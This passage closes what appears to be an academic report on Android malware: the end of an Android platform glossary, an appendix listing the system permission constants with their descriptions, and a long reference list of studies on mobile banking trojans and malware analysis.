Nonprogrammatic application components that are external to the compiled application code, but which can be loaded from application code using a well-known reference format. Android supports a variety of resource types, but a typical application's resources would consist of UI strings, UI layout components, graphics or other media files, and so on. An application uses resources to efficiently support localization and varied device profiles and states. For example, an application would include a separate set of resources for each supported local or device type, and it could include layout resources that are specific to the current screen orientation (landscape or portrait). For more information about resources, see Resources and Assets. The resources of an application are always stored in the res/* subfolders of the project.

Service

An object of class Service that runs in the background (without any UI presence) to perform various persistent actions, such as playing music or monitoring network activity.

Related: Activity

Surface

An object of type Surface representing a block of memory that gets composited to the screen. A Surface holds a Canvas object for drawing, and provides various helper methods to draw layers and resize the surface. You should not use this class directly; use SurfaceView instead.

Related: Canvas

SurfaceView

A View object that wraps a Surface for drawing, and exposes methods to specify its size and format dynamically. A SurfaceView provides a way to draw independently of the UI thread for resource-intensive operations (such as games or camera previews), but it uses extra memory as a result. SurfaceView supports both Canvas and OpenGL ES graphics. The base class is SurfaceView.

Related: Surface

Theme

A set of properties (text size, background color, and so on) bundled together to define various default display settings. Android provides a few standard themes, listed in R.style (starting with "Theme_").

URIs in Android

Android uses URI strings as the basis for requesting data in a content provider (such as to retrieve a list of contacts) and for requesting actions in an Intent (such as opening a Web page in a browser). The URI scheme and format is specialized according to the type of use, and an application can handle specific URI schemes and strings in any way it wants. Some URI schemes are reserved by system components. For example, requests for data from a content provider must use the content://. In an Intent, a URI using an http:// scheme will be handled by the browser.

View

An object that draws to a rectangular area on the screen and handles click, keystroke, and other interaction events. A view is a base class for most layout components of an Activity or Dialog screen (text boxes, windows, and so on). It receives calls from its parent object (see ViewGroup) to draw itself, and informs its parent object about where and how big it would like to be (which may or may not be respected by the parent). For more information, see View.

Related: View Hierarchy, ViewGroup, Widget

View Hierarchy

An arrangement of View and ViewGroup objects that defines the user interface for each component of an app. The hierarchy consists of view groups that contain one or more child views or view groups. You can obtain a visual representation of a view hierarchy for debugging and optimization by using the Hierarchy Viewer that is supplied with the Android SDK.

Related: View, ViewGroup

ViewGroup

A container object that groups a set of child views. The view group is responsible for deciding where child views are positioned and how large they can be, as well as for calling each to draw itself when appropriate. Some view groups are invisible and are for layout only, while others have an intrinsic UI (for instance, a scrolling list box). View groups are all in the widget package, but extend ViewGroup.

Related: View, View Hierarchy

Widget

One of a set of fully implemented View subclasses that render form elements and other UI components, such as a text box or popup menu. Because a widget is fully implemented, it handles measuring and drawing itself and responding to screen events. Widgets are all in the android.widget package.

Window

In an Android application, an object derived from the abstract class Window that specifies the elements of a generic window, such as the look and feel (title bar text, location and content of menus, and so on). Dialog and Activity use an implementation of this class to render a window. You do not need to implement this class or use windows in your application.

Appendix D

Permission in Manifest class[80]

Constants	
String	ACCESS_CHECKIN_PROPERTIES Allows read/write access to the "properties" table in the checkin database, to change values that get uploaded.
String	ACCESS_COARSE_LOCATION Allows an app to access approximate location.
String	ACCESS_FINE_LOCATION Allows an app to access precise location.
String	ACCESS_LOCATION_EXTRA_COMMANDS Allows an application to access extra location provider commands.
String	ACCESS_NETWORK_STATE Allows applications to access information about networks.
String	ACCESS_NOTIFICATION_POLICY Marker permission for applications that wish to access notification policy.
String	ACCESS_WIFI_STATE Allows applications to access information about Wi-Fi networks.
String	ACCOUNT_MANAGER Allows applications to call into AccountAuthenticators.
String	ADD_VOICEMAIL Allows an application to add voicemails into the system.
String	ALLOCATE_AGGRESSIVE Allows an application to aggressively allocate disk space.
String	ANSWER_PHONE_CALLS Allows the app to answer an incoming phone call.
String	BATTERY_STATS Allows an application to collect battery statistics
String	BIND_ACCESSIBILITY_SERVICE Must be required by an AccessibilityService, to ensure that only the system can bind to it.
String	BIND_APPWIDGET Allows an application to tell the AppWidget service which application can access AppWidget's data.
String	BIND_AUTOFILL Must be required by a AutofillService, to ensure that only the system can bind to it.
String	BIND_AUTO_FILL TODO(b/35956626): temporary until clients change to BIND_AUTOFILL Protection level: signature
String	BIND_CARRIER_MESSAGING_SERVICE *This constant was deprecated in API level 23. Use BIND_CARRIER_SERVICES instead*
String	BIND_CARRIER_SERVICES The system process that is allowed to bind to services in carrier apps will have this permission.
String	BIND_CHOOSER_TARGET_SERVICE Must be required by a ChooserTargetService, to ensure that only the system can bind to it.
String	BIND_CONDITION_PROVIDER_SERVICE Must be required by a ConditionProviderService, to ensure that only the system can bind to

	it.
String	BIND_DEVICE_ADMIN Must be required by device administration receiver, to ensure that only the system can interact with it.
String	BIND_DREAM_SERVICE Must be required by an DreamService, to ensure that only the system can bind to it.
String	BIND_INCALL_SERVICE Must be required by a InCallService, to ensure that only the system can bind to it.
String	BIND_INPUT_METHOD Must be required by an InputMethodService, to ensure that only the system can bind to it.
String	BIND_MIDI_DEVICE_SERVICE Must be required by an MidiDeviceService, to ensure that only the system can bind to it.
String	BIND_NFC_SERVICE Must be required by a HostApduService or OffHostApduService to ensure that only the system can bind to it.
String	BIND_NOTIFICATION_LISTENER_SERVICE Must be required by an NotificationListenerService, to ensure that only the system can bind to it.
String	BIND_PRINT_SERVICE Must be required by a PrintService, to ensure that only the system can bind to it.
String	BIND_QUICK_SETTINGS_TILE Allows an application to bind to third party quick settings tiles.
String	BIND_REMOTEVIEWS Must be required by a RemoteViewsService, to ensure that only the system can bind to it.
String	BIND_SCREENING_SERVICE Must be required by a CallScreeningService, to ensure that only the system can bind to it.
String	BIND_TELECOM_CONNECTION_SERVICE Must be required by a ConnectionService, to ensure that only the system can bind to it.
String	BIND_TEXT_SERVICE Must be required by a TextService (e.g.
String	BIND_TV_INPUT Must be required by a TvInputService to ensure that only the system can bind to it.
String	BIND_VISUAL_VOICEMAIL_SERVICE Must be required by a link VisualVoicemailService to ensure that only the system can bind to it.
String	BIND_VOICE_INTERACTION Must be required by a VoiceInteractionService, to ensure that only the system can bind to it.
String	BIND_VPN_SERVICE Must be required by a VpnService, to ensure that only the system can bind to it.
String	BIND_VR_LISTENER_SERVICE Must be required by an VrListenerService, to ensure that only the system can bind to it.
String	BIND_WALLPAPER Must be required by a WallpaperService, to ensure that only the system can bind to it.
String	BLUETOOTH Allows applications to connect to paired bluetooth devices.
String	BLUETOOTH_ADMIN Allows applications to discover and pair bluetooth devices.
String	BLUETOOTH_PRIVILEGED Allows applications to pair bluetooth devices without user interaction, and to allow or disallow phonebook access or message access.
String	BODY_SENSORS

	Allows an application to access data from sensors that the user uses to measure what is happening inside his/her body, such as heart rate.
String	BROADCAST_PACKAGE_REMOVED Allows an application to broadcast a notification that an application package has been removed.
String	BROADCAST_SMS Allows an application to broadcast an SMS receipt notification.
String	BROADCAST_STICKY Allows an application to broadcast sticky intents.
String	BROADCAST_WAP_PUSH Allows an application to broadcast a WAP PUSH receipt notification.
String	CALL_PHONE Allows an application to initiate a phone call without going through the Dialer user interface for the user to confirm the call.
String	CALL_PRIVILEGED Allows an application to call any phone number, including emergency numbers, without going through the Dialer user interface for the user to confirm the call being placed.
String	CAMERA Required to be able to access the camera device.
String	CAPTURE_AUDIO_OUTPUT Allows an application to capture audio output.
String	CAPTURE_SECURE_VIDEO_OUTPUT Allows an application to capture secure video output.
String	CAPTURE_VIDEO_OUTPUT Allows an application to capture video output.
String	CHANGE_COMPONENT_ENABLED_STATE Allows an application to change whether an application component (other than its own) is enabled or not.
String	CHANGE_CONFIGURATION Allows an application to modify the current configuration, such as locale.
String	CHANGE_NETWORK_STATE Allows applications to change network connectivity state.
String	CHANGE_WIFI_MULTICAST_STATE Allows applications to enter Wi-Fi Multicast mode.
String	CHANGE_WIFI_STATE Allows applications to change Wi-Fi connectivity state.
String	CLEAR_APP_CACHE Allows an application to clear the caches of all installed applications on the device.
String	CONTROL_LOCATION_UPDATES Allows enabling/disabling location update notifications from the radio.
String	DELETE_CACHE_FILES Allows an application to delete cache files.
String	DELETE_PACKAGES Allows an application to delete packages.
String	DIAGNOSTIC Allows applications to RW to diagnostic resources.
String	DISABLE_KEYGUARD Allows applications to disable the keyguard if it is not secure.
String	DUMP Allows an application to retrieve state dump information from system services.
String	EXPAND_STATUS_BAR

	Allows an application to expand or collapse the status bar.
String	FACTORY_TEST Run as a manufacturer test application, running as the root user.
String	GET_ACCOUNTS Allows access to the list of accounts in the Accounts Service.
String	GET_ACCOUNTS_PRIVILEGED Allows access to the list of accounts in the Accounts Service.
String	GET_PACKAGE_SIZE Allows an application to find out the space used by any package.
String	GET_TASKS *This constant was deprecated in API level 21. No longer enforced.*
String	GLOBAL_SEARCH This permission can be used on content providers to allow the global search system to access their data.
String	INSTALL_LOCATION_PROVIDER Allows an application to install a location provider into the Location Manager.
String	INSTALL_PACKAGES Allows an application to install packages.
String	INSTALL_SHORTCUT Allows an application to install a shortcut in Launcher.
String	INSTANT_APP_FOREGROUND_SERVICE Allows an instant app to create foreground services.
String	INTERNET Allows applications to open network sockets.
String	KILL_BACKGROUND_PROCESSES Allows an application to call killBackgroundProcesses(String).
String	LOCATION_HARDWARE Allows an application to use location features in hardware, such as the geofencing api.
String	MANAGE_DOCUMENTS Allows an application to manage access to documents, usually as part of a document picker.
String	MANAGE_OWN_CALLS Allows an application to manage its own calls, but rely on the system to route focus to the currently active call.
String	MASTER_CLEAR Not for use by third-party applications.
String	MEDIA_CONTENT_CONTROL Allows an application to know what content is playing and control its playback.
String	MODIFY_AUDIO_SETTINGS Allows an application to modify global audio settings.
String	MODIFY_PHONE_STATE Allows modification of the telephony state - power on, mmi, etc.
String	MOUNT_FORMAT_FILESYSTEMS Allows formatting file systems for removable storage.
String	MOUNT_UNMOUNT_FILESYSTEMS Allows mounting and unmounting file systems for removable storage.
String	NFC Allows applications to perform I/O operations over NFC.
String	PACKAGE_USAGE_STATS Allows an application to collect component usage statistics Declaring the permission implies intention to use the API and the user of the device can grant permission through the Settings application.

String	PERSISTENT_ACTIVITY *This constant was deprecated in API level 9. This functionality will be removed in the future; please do not use. Allow an application to make its activities persistent.*
String	PROCESS_OUTGOING_CALLS Allows an application to see the number being dialed during an outgoing call with the option to redirect the call to a different number or abort the call altogether.
String	READ_CALENDAR Allows an application to read the user's calendar data.
String	READ_CALL_LOG Allows an application to read the user's call log.
String	READ_CONTACTS Allows an application to read the user's contacts data.
String	READ_EXTERNAL_STORAGE Allows an application to read from external storage.
String	READ_FRAME_BUFFER Allows an application to take screen shots and more generally get access to the frame buffer data.
String	READ_INPUT_STATE *This constant was deprecated in API level 16. The API that used this permission has been removed.*
String	READ_LOGS Allows an application to read the low-level system log files.
String	READ_PHONE_NUMBERS Allows read access to the device's phone number(s).
String	READ_PHONE_STATE Allows read only access to phone state, including the phone number of the device, current cellular network information, the status of any ongoing calls, and a list of any PhoneAccounts registered on the device.
String	READ_SMS Allows an application to read SMS messages.
String	READ_SYNC_SETTINGS Allows applications to read the sync settings.
String	READ_SYNC_STATS Allows applications to read the sync stats.
String	READ_VOICEMAIL Allows an application to read voicemails in the system.
String	REBOOT Required to be able to reboot the device.
String	RECEIVE_BOOT_COMPLETED Allows an application to receive the ACTION_BOOT_COMPLETED that is broadcast after the system finishes booting.
String	RECEIVE_MMS Allows an application to monitor incoming MMS messages.
String	RECEIVE_SMS Allows an application to receive SMS messages.
String	RECEIVE_WAP_PUSH Allows an application to receive WAP push messages.
String	RECORD_AUDIO Allows an application to record audio.
String	REORDER_TASKS Allows an application to change the Z-order of tasks.

String	REQUEST_DELETE_PACKAGES Allows an application to request deleting packages.
String	REQUEST_IGNORE_BATTERY_OPTIMIZATIONS Permission an application must hold in order to use ACTION_REQUEST_IGNORE_BATTERY_OPTIMIZATIONS.
String	REQUEST_INSTALL_PACKAGES Allows an application to request installing packages.
String	RESTART_PACKAGES *This constant was deprecated in API level 8. The restartPackage(String) API is no longer supported.*
String	RESTRICTED_VR_ACCESS Must be required by system apps when accessing restricted VR APIs.
String	RUN_IN_BACKGROUND Allows an app to run in the background.
String	SEND_RESPOND_VIA_MESSAGE Allows an application (Phone) to send a request to other applications to handle the respond-via-message action during incoming calls.
String	SEND_SMS Allows an application to send SMS messages.
String	SET_ALARM Allows an application to broadcast an Intent to set an alarm for the user.
String	SET_ALWAYS_FINISH Allows an application to control whether activities are immediately finished when put in the background.
String	SET_ANIMATION_SCALE Modify the global animation scaling factor.
String	SET_DEBUG_APP Configure an application for debugging.
String	SET_PREFERRED_APPLICATIONS *This constant was deprecated in API level 7. No longer useful, see addPackageToPreferred(String) for details.*
String	SET_PROCESS_LIMIT Allows an application to set the maximum number of (not needed) application processes that can be running.
String	SET_TIME Allows applications to set the system time.
String	SET_TIME_ZONE Allows applications to set the system time zone.
String	SET_WALLPAPER Allows applications to set the wallpaper.
String	SET_WALLPAPER_HINTS Allows applications to set the wallpaper hints.
String	SIGNAL_PERSISTENT_PROCESSES Allow an application to request that a signal be sent to all persistent processes.
String	STATUS_BAR Allows an application to open, close, or disable the status bar and its icons.
String	SYSTEM_ALERT_WINDOW Allows an app to create windows using the type TYPE_APPLICATION_OVERLAY, shown on top of all other apps.
String	TRANSMIT_IR Allows using the device's IR transmitter, if available.

String	UNINSTALL_SHORTCUT This permission is no longer supported.
String	UPDATE_DEVICE_STATS Allows an application to update device statistics.
String	USE_DATA_IN_BACKGROUND Allows an app to use data in the background.
String	USE_FINGERPRINT Allows an app to use fingerprint hardware.
String	USE_SIP Allows an application to use SIP service.
String	VIBRATE Allows access to the vibrator.
String	WAKE_LOCK Allows using PowerManager WakeLocks to keep processor from sleeping or screen from dimming.
String	WRITE_APN_SETTINGS Allows applications to write the apn settings.
String	WRITE_CALENDAR Allows an application to write the user's calendar data.
String	WRITE_CALL_LOG Allows an application to write (but not read) the user's call log data.
String	WRITE_CONTACTS Allows an application to write the user's contacts data.
String	WRITE_EXTERNAL_STORAGE Allows an application to write to external storage.
String	WRITE_GSERVICES Allows an application to modify the Google service map.
String	WRITE_SECURE_SETTINGS Allows an application to read or write the secure system settings.
String	WRITE_SETTINGS Allows an application to read or write the system settings.
String	WRITE_SYNC_SETTINGS Allows applications to write the sync settings.
String	WRITE_VOICEMAIL Allows an application to modify and remove existing voicemails in the system.

References

[1] Butler, Margaret. "Android: Changing the mobile landscape." IEEE Pervasive Computing 10, no. 1 (2011): 4-7.
[2] Mahapatra, Lisa. "Android Vs. iOS: What's The Most Popular Mobile Operating System In Your Country?." International Business Times. Retrieved 1 Mar. 2014.
[3] Victor, H. "Android's Google Play beats App Store with over 1 million apps, now officially largest." Retrieved January 16 (2013): 2014.
[4] Economics, Developer. "Q3 2013 analyst report–http://www. visionmobile. com." Retrieved 25 Jul. 2015
[5] Kahn, Justin. 2014. "Google Shows Off New Version Of Android, Announces 1 Billion Active Monthly Users". Techspot. http://www.techspot.com/news/57228-google-shows-off-new-version-of-android-announces-1-billion-active-monthly-users.html.
[6] Chebyshev, Victor, and Roman Unuchek. "Mobile malware evolution: 2013." Kaspersky Lab ZAO's SecureList 24 (2014).
[7] Doherty, Stephen, Piotr Krysiuk, and Candid Wueest. "The state of financial trojans 2013." Luettavissa: http://www. symantec. com/content/en/us/enterprise/media/security_response/whitepapers/the_state_of_financial_trojans_2013. pdf. Retrieved 4 (2013): 2014.
[8] Dougan, Timothy, and Kevin Curran. "Man in the browser attacks." International Journal of Ambient Computing and Intelligence (IJACI) 4, no. 1 (2012): 29-39.
[9] Gühring, Philipp. "Concepts against man-in-the-browser attacks." (2006).
[10] Niki, Aikaterinaki. "Drive-by download attacks: Effects and detection methods." In 3rd IT student conference for the next generation, University of East London, London, UK. 2009.
[11] Fraud, FBI Cyber Banking. "Global Partnerships Lead to Major Arrests." (2010): 38
[12] Maggi, Federico, et al. "Finding non-trivial malware naming inconsistencies." International Conference on Information Systems Security. Springer Berlin Heidelberg, 2011.
[13] Donohue, Brian. "The big four banking Trojans." https://blog. kaspersky. com/the-big-four-banking-trojans/. Retrieved 5 (2013): 2014.
[14] Milletary, Jason. "Citadel Trojan Malware Analysis." http://botnetlegalnotice. com/citadel/files/Patel_Decl_Ex20. pdf. Retrieved 13 (2012): 2014.
[15] Lerner, Zach. "Microsoft the Botnet Hunter: The Role of Public-Private Partnerships in Mitigating Botnets." Harv. J. Law & Tec 28 (2014): 237-593.
[16] Walker, Danielle Senior Reporter. "Spyeye's Primary Developer And Distributor Pleads Guilty In U.S.". http://www.scmagazine.com/spyeyes-primary-developer-and-distributor-pleads-guilty-in-us/article/331667/. Retrieved 13 (2014): 2015.
[17] David, Omid E., and Nathan S. Netanyahu. "Deepsign: Deep learning for automatic malware signature generation and classification." 2015 International Joint Conference on Neural Networks (IJCNN). IEEE, 2015.
[18] Falliere, Nicolas, and Eric Chien. "Zeus: King of the bots, 2009." Symantec Corporation (2014).
[19] Dolmans, Ralph, and Wouter Katz. "RP1: Carberp Malware analysis." (2013).
[20] Sherstobitoff, Ryan. "Inside the world of the citadel trojan." Emergence 9 (2012).
[21] Sood, Aditya K., Richard J. Enbody, and Rohit Bansal. "Dissecting SpyEye–Understanding the design of third generation botnets." Computer Networks 57, no. 2 (2013): 436-450.
[22] Alazab, Mamoun, Sitalakshmi Venkatraman, Paul Watters, Moutaz Alazab, and Ammar Alazab. "Cybercrime: the case of obfuscated malware." In Global Security, Safety and Sustainability & e-Democracy, pp. 204-211. Springer Berlin Heidelberg, 2012.
[23] Riccardi, Marco, Roberto Di Pietro, Marta Palanques, and Jorge Aguila Vila. "Titans' revenge: Detecting Zeus via its own flaws." Computer Networks 57, no. 2 (2013): 422-435.
[24] Maslennikov, Dennis. "First sms trojan for android." Online] Kaspersky, August 10 (2010).
[25] Clapsadl, Michael. Standardizing the security of mobile app store platforms. Diss. Utica College, 2012.

[26] Wyatt, Tim. "Security alert: Geinimi, sophisticated new android trojan found in wild." Online] December 2010 (2010).
[27] Mahaffey, Kevin. "Security alert: Droiddream malware found in official android market." Lookout Blog (2011).
[28] Jiang, Xuxian. "Security alert: New sophisticated android malware droidkungfu found in alternative chinese app markets." URL http://www. csc. ncsu. edu/faculty/jiang/DroidKungFu. html (2011).
[29] Apvrille, A. "Android/DroidKungFu uses AES encryption." (2011).
[30] Networks, Juniper. "2011 Mobile Threats Report" http://www.juniper.net/us/en/local/pdf/additional-resources/jnpr-2011-mobile-threats-report.pdf Retrieved 18 Apr. 2014
[31] Networks, Juniper "Third Annual Mobile Threats Report" http://www.juniper.net/us/en/local/pdf/additional-resources/jnpr-2012-mobile-threats-report.pdf Retrieved 18 Apr. 2014
[32] Chebyshev, Victor, and Roman Unuchek. "Mobile malware evolution: 2013." Kaspersky Lab ZAO's SecureList 24 (2014).
[33] Zhou, Yajin, and Xuxian Jiang. "Dissecting android malware: Characterization and evolution." 2012 IEEE Symposium on Security and Privacy. IEEE, 2012.
[34] Yan, Lok Kwong, and Heng Yin. "Droidscope: seamlessly reconstructing the os and dalvik semantic views for dynamic android malware analysis." Presented as part of the 21st USENIX Security Symposium (USENIX Security 12). 2012.
[35] Grace, Michael, et al. "Riskranker: scalable and accurate zero-day android malware detection." Proceedings of the 10th international conference on Mobile systems, applications, and services. ACM, 2012.
[36] Barroso, David. "ZeuS Mitmo: Man-in-the-mobile." S21 Security) Retrieved 2.11 (2010): 2016.
[37] Konieczny, Piotr "ZeuS haunted Polish banks (ING and mBank)" http://niebezpiecznik.pl/post/zeus-straszy-polskie-banki/ Retrieved 8 Jun. 2015
[38] F-Secure Labs, Sean "Trojan:SymbOS/Spitmo.A" http://www.f-secure.com/weblog/archives/00002135.html Retrieved 11 Jul. 2015
[39] Fu, Yu, Benafsh Husain, and Richard R. Brooks. "Analysis of Botnet Counter-Counter-Measures." Proceedings of the 10th Annual Cyber and Information Security Research Conference. ACM, 2015.
[40] Chebyshev, Victor, and Roman Unuchek. "Mobile malware evolution: 2013." Kaspersky Lab ZAO's SecureList 24 (2014).
[41] News, Virus Kaspersky Lab. " Q1 2014: Mobile Banking Trojans Double, Surge in Bitcoin Wallet Attacks, and Cyber-Espionage Threats Back From the Dead" http://www.kaspersky.com/about/news/virus/2014/Q1-2014-Mobile-Banking-Trojans-Double-Surge-Bitcoin-Wallet-Attacks-Cyber-Espionage-Back-From-Dead Retrieved 1 Mar. 2015
[42] Lafortune, Eric. "ProGuard." http://proguard.sourceforge.net Retrieved 12 May. 2014
[43] Yan, Lok Kwong, and Heng Yin. "Droidscope: seamlessly reconstructing the os and dalvik semantic views for dynamic android malware analysis." Presented as part of the 21st USENIX Security Symposium (USENIX Security 12). 2012.
[44] Hacking, Ethical "MobiSec Mobile Penetration Testing" http://www.ehacking.net/2014/08/mobisec-mobile-penetration-testing.html Retrieved 21 Mar. 2015
[45] Yeboah-Boateng, Ezer Osei, and Elvis Akwa-Bonsu. "Digital Forensic Investigations: Issues of Intangibility, Complications and Inconsistencies in Cyber-Crimes." Journal of Cyber Security 4: 87-104.
[46] Android, S. D. K. "Android software development." Android: High-impact Strategies-What You Need to Know: Definitions, Adoptions, Impact, Benefits, Maturity, Vendors (2012): 27.
[47] Total, Virus. "VirusTotal-Free Online Virus, Malware and URL Scanner." (2012).

[48] Daum, Magnus, and Stefan Lucks. "Hash Collisions (The Poisoned Message Attack)“The Story of Alice and her Boss”." rump session of Eurocrypt 5 (2005): 253-271.
[49] Czachórski, Tadeusz, Erol Gelenbe, and Ricardo Lent, eds. Information Sciences and Systems 2014: Proceedings of the 29th International Symposium on Computer and Information Sciences. Springer, 2014(P182).
[50] Boutin, Jean-Ian. "The evolution of webinjects." (2014).
[51] ACH, Fraudulent Automated Clearing House. "ZitMo hits hard in Europe." Computer Fraud & Security (2012).
[52] Jackson, William. "With QR codes, even security pros play the fool." (2012).
[53] Maslennikov,Denis. “Carberp-in-the-Mobile” http://securelist.com/blog/virus-watch/57658/carberp-in-the-mobile/ Retrieved 12 Mar. 2015
[54] Krebs, B. "Carberp code leak stokes copycat fears." (2013).
[55] Mansfield-Devine, Steve. "Paranoid Android: just how insecure is the most popular mobile platform?." Network Security 2012.9 (2012): 5-10.
[56] Krebs, B. "Mobile malcoders pay to (Google) Play. Krebs on security." (2013).
[57]F-Secure, Sean. “Trojan:Android/Pincer.A” http://www.f-secure.com/weblog/archives/00002538.html Retrieved 2 Dec. 2014
[58] Protalinski, Emil. “New Android malware intercepts incoming text messages, silently forwards them on to criminals” http://thenextweb.com/insider/2013/05/23/new-android-malware-intercepts-incoming-text-messages-silently-forwards-them-on-to-criminals/ Retrieved 2 Dec. 2014
[59] Flora Liu; Windows Malware Attempts to Infect Android Devices - http://www.symantec.com/connect/blogs/windows-malware-attempts-infect-android-devices
[60] Constantin, Lucian. “New Windows malware tries to infect Android devices connected to PCs” http://www.pcworld.com/article/2090940/new-windows-malware-tries-to-infect-android-devices-connected-to-pcs.html Retrieved 15 Dec. 2015
[61] Developers, Android “Device Administration” http://developer.android.com/guide/topics/admin/device-admin.html Retrieved 15 Dec. 2015
[62] List, Secure. "The Android Trojan Svpeng now capable of mobile phishing, last access 2015."
[63] Unuchek, Roman. “Latest version of Svpeng targets users in US” http://securelist.com/blog/mobile/63746/latest-version-of-svpeng-targets-users-in-us/ Retrieved 16 Dec. 2015
[64] Chebyshev, Victor, and Roman Unuchek. "Mobile malware evolution: 2013." Kaspersky Lab ZAO’s SecureList 24 (2014).
[65] Unuchek, Roman. “Latest version of Svpeng targets users in US” http://securelist.com/blog/mobile/63746/latest-version-of-svpeng-targets-users-in-us/ Retrieved 16 Dec. 2015
[66] Lantz, Patrik. "An android application sandbox for dynamic analysis." Master, lectrical and Information Technology, Lund university,. Lund, Sweden (2011).
[67] Enck, William, et al. "TaintDroid: an information-flow tracking system for realtime privacy monitoring on smartphones." ACM Transactions on Computer Systems (TOCS) 32.2 (2014): 5.
[68] Moonsamy, Veelasha, Ronghua Tian, and Lynn Batten. "Feature reduction to speed up malware classification." Nordic Conference on Secure IT Systems. Springer Berlin Heidelberg, 2011.
[69] Developer, Android “Services” http://developer.android.com/guide/components/services.html Retrieved 16 Dec. 2015
[70] Manjunath, Vibha, and Martin Colley. "Reverse Engineering of Malware on Android." SANS Institute InfoSec Reading Room (2011).
[71] Developer, Android. “Glossary” https://developer.android.com/guide/appendix/glossary.html Retrieved 16 Dec. 2015
[72] Developer, Android. “System Permissions” http://developer.android.com/guide/topics/security/permissions.html Retrieved 16 Dec. 2015

[73] Developer, Android. “Manifest.permission” http://developer.android.com/reference/android/Manifest.permission.html, Retrieved May 2015
[74] Zhou, Yajin, and Xuxian Jiang. "Dissecting android malware: Characterization and evolution." 2012 IEEE Symposium on Security and Privacy. IEEE, 2012.
[75] Bornstein, Dan. "Dalvik vm internals." Google I/O developer conference. Vol. 23. 2008.
[76] Dmitrienko, Alexandra, et al. "On the (in) security of mobile two-factor authentication." International Conference on Financial Cryptography and Data Security. Springer Berlin Heidelberg, 2014.
[77] Zeltser,Lenny. “REMnux Documentation” https://remnux.org/docs/distro/get/
[78] Jason Gillam, Kevin Johnson,Tony DeLaGrange, and Chris Cuevas. “MobiSec Live Environment” https://sourceforge.net/p/mobisec/wiki/Home/
[79] https://developer.android.com/guide/appendix/glossary.html
[80] https://developer.android.com/reference/android/Manifest.permission.html